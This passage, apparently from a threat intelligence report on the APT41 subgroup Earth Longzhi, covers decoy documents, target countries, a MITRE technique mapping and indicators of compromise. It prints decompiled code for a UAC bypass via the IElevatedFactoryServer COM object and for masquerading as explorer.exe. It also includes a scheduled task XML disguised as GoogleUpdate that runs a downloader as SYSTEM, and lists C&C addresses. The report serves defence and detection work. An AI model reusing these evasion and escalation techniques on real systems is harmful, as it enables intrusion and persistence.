
Tháng 8/2022

Các nội dung chính:

- **Tổng hợp kết quả SXKD trong tháng 8/2022 của Khối CNK-LHD**
- Sản lượng sản xuất các sản phẩm chính:

STT	Sản phẩm	ĐVT	KH tháng 8/2022	ƯTH tháng 8/2022	ƯTH so với KH tháng 8/2022
1	**Khí khô**	Triệu m^3	**633.00**	**581.00**	**92.00%**
2	**LPG**	Nghìn tấn	**67.90**	**65.64**	**96.67%**
	BSR	Nghìn tấn	39.80	38.04	95.58%
	PVGAS	Nghìn tấn	28.10	27.60	98.00%
3	**Xăng dầu các loại**		**537.49**	**577.42**	**107.43%**
	BSR	Nghìn tấn	497.49	532.42	107.02%
	PVOIL	Nghìn m3	40.00	45.00	112.50%
4	**Phân đạm**	**Nghìn tấn**	**123.49**	**146.38**	**118.54%**
4.1	***PVFCCo***	***Nghìn tấn***	***86.90***	***89.00***	***102.42%***
	- Đạm Phú Mỹ	Nghìn tấn	70.50	70.50	100.00%
	- NPK Phú Mỹ	Nghìn tấn	15.90	18.00	114.00%
	- Đạm Kêbo	Nghìn tấn	0.50	0.50	100.00%

Figure 16. Snippet of a decoy document written in Vietnamese



JIKA DIANGKAT

Prioritas AS di UNGA 77

Catatan:

Tiga prioritas AS dalam SMU 77 PBB mendatang, yakni:

- **Combatting Food Insecurity**
  Masalah kerawanan pangan yang timbul akibat perubahan iklim, COVID-19 dan konflik bersenjata (terutama serangan Rusia ke Ukraina)

- **Advancing Global Health and Global Health Security**
  Penguatan ketahanan kesehatan global dalam menuntaskan pandemi COVID-19, kerjasama kesehatan seksual dan hak reproduksi, kekurangan gizi, penyakit tidak menular dan menular seperti HIV/AIDS, malaria, dan TBC, kekerasan berbasis gender, serta mempercepat upaya menuju universal health coverage dan SDGs.

Figure 17. Snippet of a decoy document written in Indonesian

Privilege escalation by abusing task scheduler

Another notable component that we found in our threat hunting is *dwm.exe*, a new tool used for privilege escalation. It is implemented based on an open-source proof of concept on GitHub. First, *dwm.exe* replaces the image path name and the command-line information with *C:\Windows\explorer.exe* for defense evasion. Then, the Component Object Model (COM) object, *IElevatedFactoryServer,* is used to bypass the Windows User Account Control (UAC) mechanism and register the given payload as a scheduled task with the highest privilege. This approach enables the specified binary to be launched with system privileges. This is the first time that we've seen Earth Longzhi actors use this relatively new technique in its operations.

```
dwProcessId = GetCurrentProcessId();
hProcess = OpenProcess(0x438u, 0, dwProcessId);
((void (__fastcall *)(HANDLE, _QWORD, char *, __int64, _QWORD))NtQueryInformationProcess)(
  hProcess,
  0i64,
  v17,
  48i64,
  0i64);
if ( !ReadProcessMemory(hProcess, BaseAddress, &Buffer, 8ui64, 0i64) )
  return 0i64;
if ( !ReadProcessMemory(hProcess, Buffer + 3, &v16, 8ui64, 0i64) )
  return 0i64;
GetWindowsDirectoryW(Source, 0x104u);
wcscat_s(Source, 0x105ui64, L"\\explorer.exe");// C:\Windows\explorer.exe (Used to patch original commandline and ImagePath)
Destination = (wchar_t *)j__malloc_base(0x104ui64);
wcscpy_s(Destination, 0x104ui64, Source);
((void (__fastcall *)(_QWORD))RtlEnterCriticalSection)(Buffer[7]);
((void (__fastcall *)(__int64, wchar_t *))RtlInitUnicodeString)(Buffer[4] + 96i64, Destination);// Patch ImagePathName
((void (__fastcall *)(__int64, wchar_t *))RtlInitUnicodeString)(Buffer[4] + 112i64, Destination);// Patch CommandLine
GetModuleFileNameW(0i64, Filename, 0x104u);
v12 = *(_QWORD *)(Buffer[3] + 16i64);
v15 = *(_QWORD *)(v16 + 16);
while ( 1 )
{
  if ( !ReadProcessMemory(hProcess, &v15, &v14, 8ui64, 0i64) )
    return 0i64;
  if ( !ReadProcessMemory(hProcess, *(LPCVOID *)(v14 + 80), String2, *(unsigned __int16 *)(v14 + 74), 0i64) )
    return 0i64;
  if ( !wcsicmp(Filename, String2) )
    break;
  v15 = *(_QWORD *)v14;
  if ( v15 == v12 )
    goto LABEL_19;
}
```

Figure 18. Code for changing image path and command-line information

```
pBindOptions[1].grfFlags = 4;
if ( !CoInitializeEx(0i64, 0) )
{
  if ( CoInitializeSecurity(0i64, -1, 0i64, 0i64, 0, 2u, 0i64, 0, 0i64) >= 0 )
  {
    Object = CoGetObject(pszName, pBindOptions, &riid, &ppv);// "Elevation:Administrator!new:{A6BFEA43-501F-456F-A845-983D3AD7B8F0}"
    if ( Object )
    {
      sub_140001060((__int64)aCogetobjectFai, Object);
    }
    else
    {
      if ( !(*(unsigned int (__fastcall **)(void *, void *, void *, __int64 *))(*(_QWORD *)ppv + 24i64))(
              ppv,
              &unk_140013340,
              &unk_140013330,
              &qword_140020CE0) )
```

Figure 19. Command to bypass UAC through COM object, “IElevatedFactoryServer”

As shown in Figure 20, the created scheduled task was set up with system privileges and disguised as a legitimate Google Update scheduled task. The specified payload, *dllhost.exe,* is a downloader used to retrieve more payload from the remote server.

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Description>Microsoft</Description>
    <URI>\Microsoft\Windows\Sysmain\GoogleUpdate</URI>
  </RegistrationInfo>
  <Triggers>
    <RegistrationTrigger>
      <Enabled>true</Enabled>
    </RegistrationTrigger>
    <IdleTrigger>
      <Enabled>true</Enabled>
    </IdleTrigger>
    <TimeTrigger id="AttackCalendarTriggerId">
      <Repetition>
        <Interval>PT2M</Interval>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2021-10-11T11:00:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>SYSTEM</UserId>
      <RunLevel>HighestAvailable</RunLevel>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT2M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\Public\Downloads\dllhost.exe</Command>
    </Exec>
  </Actions>
</Task>
```

Figure 20. XML file for scheduled task created by “dwm.exe”

Profile of Earth Longzhi’s recent targets

A closer look at the samples we’ve gathered reveals that the group’s new campaign is aimed at the Philippines, Thailand, Taiwan, and Fiji. Government, healthcare, technology, and manufacturing comprise the affected industries. Organizations in the Philippines, Thailand, and Taiwan had already been among Earth Longzhi’s previous targets, while the attacks on Fiji-based firms were the first we’ve seen in our monitoring of the group. Based on the document embedded in the samples that we saw, Vietnam and Indonesia are possibly the group’s next targeted countries.

Figure 21. Geographic distribution of Earth Longzhi’s targets in its latest campaign and potential targets for future campaigns

Conclusion

In the fourth quarter of 2022, we discovered a new subgroup of APT41 that we tracked as Earth Longzhi. In the process, we revealed two different campaigns that took place from 2020 to 2022. This follow-up article to our previous report aims to flag readers that Earth Longzhi remains in circulation and is expected to improve its TTPs. Here, we revealed that the campaign deployed a fake *mpclient.dll,* launched through signed Windows Defender

binaries, to decrease its risk of exposure. To evade and disable security products, Earth Longzhi adopted the following approaches:

1. It used Microsoft Windows RPC to create a system service instead of standard Windows APIs.
2. It terminated running security products via a vulnerable driver, *zamguard64.sys,* which is essentially a BYOVD attack.
3. It modified IFEO registries to restrict the execution of security products.

We also shared some interesting threat-hunting findings. Although the samples that we've collected resemble testing files, they can still be useful because they contain information on Earth Longzhi's potential targets and new techniques that it might employ in the future. From the embedded documents that we've collected, we can infer that Vietnam and Indonesia are the countries that they will likely aim at next. Notably, the group's possible abuse of Task Scheduler to escalate privileges for persistence is a new technique that it might use in future campaigns.

Another noteworthy insight is that the threat actors showed an inclination for using open-source projects to implement their own tools. There is evidence to suggest that the group spruces up its toolset during periods of inactivity. With this knowledge in mind, organizations should stay vigilant against the continuous development of new stealthy schemes by cybercriminals.

MITRE

Tactics	**Techniques**
Credential Access	T1003.001 - OS Credential Dumping: LSASS Memory
Execution	T1569.002 - System Services: Service Execution
Defense Evasion	T1574.002 - Hijack Execution Flow: DLL Side-Loading
	T1140 - Deobfuscate/Decode Files or Information
	T1070.004 - Indicator Removal: File Deletion
	T1036.005 - Match Legitimate Name or Location
Persistence	T1053.005 - Scheduled Task
Privelege Escalation	T1548.002 - Bypass User Account Control
	T1068 - Exploitation for Privilege Escalation
	T1546.012 - Event Triggered Execution: Image File Execution Options Injection

Indicators of compromise (IOCs)

SHA256	**Detections**
7910478d53ab5721208647709ef81f503ce123375914cd504b9524577057f0ec	Rootkit.Win64.SPHIJACKER.ZYKB
ebf461be88903ffc19363434944ad31e36ef900b644efa31cde84ff99f3d6aed	Trojan.Win64.CROXLOADER.ZYJL
21ffa168a60f0edcbc5190d46a096f0d9708512848b88a50449b7a8eb19a91ed	Trojan.Win64.CROXLOADER.ZTKC
942b93529c45f27cdbd9bbcc884a362438624b8ca6b721d51036ddaebc750d8e	Trojan.Win64.CROXLOADER.ZTKC
75a51d1f1dd26501e02907117f0f4dd91469c7dd30d73a715f52785ea3ae93c8	Backdoor.Win64.COBEACON.ZYKE
4399c5d9745fa2f83bd1223237bdabbfc84c9c77bacc500beb25f8ba9df30379	Backdoor.Win64.COBEACON.ZYJL
8327cd200cf963ada4d2cde942a82bbed158c008e689857853262fcda91d14a4	Backdoor.Win64.COBEACON.SMTH
9eceba551baafe79b45d412c5347a3d2a07de00cc23923b7dee1616dee087905	Trojan.Win32.ROXWRAPPER.ZYJL
630bb985d2df8e539e35f2da696096e431b3274428f80bb6601bbf4b1d45f71e	Trojan.Win32.ROXWRAPPER.ZYJL
ef8e658cd71c3af7c77ab21d2347c7d41764a68141551938b885da41971dd733	HackTool.Win64.TaskSchUAC.ZYJL
e654ecc10ce3df9f33d1e7c86c704cfdc9cf6c6f49aa11af2826cbc4b659e97c	Trojan.MSIL.DULLDOWN.ZTKA
16887b36f87a08a12fe3b72d0bf6594c3ad5e6914d26bff5e32c9b44acfec040	HackTool.Win64.MIMIKATZ.ZYKA
39de0389d3186234e544b449e20e48bd9043995ebf54f8c6b33ef3a4791b6537	HackTool.Win64.MIMIKATZ.ZYKA

Domain/IP	**Description**
194.31.53[.]128	C&C
198.13.47[.]158	C&C
172.67.139[.]61	C&C
207.148.115[.]125	C&C
64.227.164[.]34	C&C
evnpowerspeedtest[.]com	C&C
www.updateforhours[.]com	C&C

dns.eudnslog[.]com	C&C
asis.downloadwindowsupdate[.]co	C&C
194.31.53[.]128	Download site
198.13.47[.]158	Download site